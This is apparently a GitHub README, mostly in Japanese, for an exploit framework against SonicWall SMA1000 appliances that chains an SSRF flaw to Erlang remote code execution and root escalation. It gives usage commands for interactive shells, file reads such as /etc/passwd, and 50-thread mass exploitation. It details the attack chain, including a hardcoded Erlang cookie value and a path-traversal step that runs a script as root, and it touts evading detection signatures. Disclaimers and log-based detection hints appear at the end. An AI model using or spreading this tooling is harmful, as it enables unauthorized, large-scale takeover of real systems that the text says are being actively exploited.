 tc4dy/cve-2026-15409-15410-framework
マルチエクスプロイトフレームワーク for SonicWall SMA1000 chaining SSRF (CVE-2026-15409) to Erlang RCE and root privilege escalation (CVE-2026-15410)。インタラクティブシェル、バッチスキャン、ファイル操作、および認可されたペネトレーションテストのためのセーフ検出モードを備えています。




エクスプロイトフレームワーク & 安全な検出ツール
コンピュータシステムへの不正アクセスは、CFAA (米国)、Computer Misuse Act (英国)、TCK 243/244 (トルコ)、および世界中の同様の法律の下で違法です。

CVE-2026-15409 は、SonicWall SMA1000 Appliance Work Place インターフェースで発見された重大な未認証のサーバーサイドリクエストフォージェリ (SSRF) 脆弱性です。
仕組み:
wsproxy エンドポイントをトンネリングします。os:cmd/1 呼び出しを介してリモートコード実行 (RCE) が達成されます。主な事実:
公開日: 2026年7月14日
CVSS スコア: 10.0 (CRITICAL)
影響を受ける製品: SMA 6210, SMA 7210, SMA 8200v
修正バージョン: 12.4.3-03453+ および 12.5.0-02835+
exploit.py)完全な武器化されたエクスプロイトは、CVE-2026-15409 と CVE-2026-15410 を連鎖させて root レベルの侵害を達成します。
| 機能 | 説明 |
|---|---|
| [+] SSRF → Erlang RPC | wsproxy を介して自動的にトンネリングし、内部の Erlang ノードに到達します。 |
| [+] リモートコード実行 | os:cmd/1 を介して任意の OS コマンドを実行します。 |
| [+] インタラクティブシェル | privesc および download コマンドをサポートするライブシェルを生成します。 |
| [+] Root 権限昇格 | CVE-2026-15410 を活用し、AMC パストラバーサルを使用して root に昇格します。 |
| [+] ファイル操作 | ターゲットシステム上のファイルを読み書きします。 |
| [+] バッチスキャン | スレッディング (-l フラグ) を使用して複数のターゲットを一括エクスプロイトします。 |
| [+] SSRF 検出 | 安全な脆弱性検証のためのオプションの --detect フラグ。 |
| [+] カスタマイズ可能 | WebSocket URL、Origin、User-Agent、Cookie などを上書きできます。 |
| [+] 追加依存関係なし | Python 標準ライブラリのみを使用します (検出用のオプションの requests を除く)。 |
| [+] Raw WebSocket 実装 | 外部 WebSocket ライブラリは不要 — カスタムのソケットレベルハンドシェイクにより、ライブラリ固有のシグネチャフィンガープリントを回避し、OPSEC を向上させます。 |
pip (requests ライブラリ用)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| 製品 | 脆弱なバージョン | 修正済みバージョン |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | 上記と同じ | 上記と同じ |
| SMA 8200v | 上記と同じ | 上記と同じ |
[!] 重要: これらの脆弱性はSonicWallファイアウォール(SSL-VPN)やSMA 100シリーズには影響しません。
ポート443上のwsproxyエンドポイントは、-3389で始まるbmIDパラメータとhost:port指定を受け付けます。host=127.0.0.1およびport=1050を指定することで、攻撃者は内部のErlangディストリビューションサービスへトンネリングできます。
ErlangノードはハードコードされたデフォルトCookie(10ecad5b446e86864832904cd439b6b70262)を使用しています。これにより、リモート認証および任意のos:cmd/1呼び出しの実行が可能になります。
認証後、エクスプロイトはシェルスクリプトを/var/tmp/に書き込み、パストラバーサル(../../../../var/tmp/script.sh)を伴うAMCのremove_hotfix XML-RPCエンドポイントをトリガーして、スクリプトをrootとして実行します。
SonicWallは以下を確認することを推奨しています:
extraweb_access.logに/__api__/loginまたは/__api__/logout(ステータス200)がないかextraweb_access.logに不審なhostパラメータを伴う/wsproxy(ステータス101)がないかctrl-service.logにパストラバーサルを伴うホットフィックスのロールバックがないか/var/lib/unit/conf.jsonに/__api__/loginまたは/__api__/logoutへのルートが含まれていないかこのツールは教育および許可されたペネトレーションテストの目的でのみ提供されています。
作者および貢献者は、本ソフトウェアによるいかなる誤用や損害についても責任を負いません。テスト前にターゲットの所有者から明示的な書面による許可を得ることは、ユーザー自身の責任です。コンピュータシステムへの不正アクセスは、Computer Fraud and Abuse Act (CFAA) および世界中の同様の法律により違法です。
本ソフトウェアを使用することにより、以下に同意したものとみなされます:
[¡] 警告: この脆弱性は実際に悪用されています。不正な使用は深刻な法的結果を招く可能性があります。







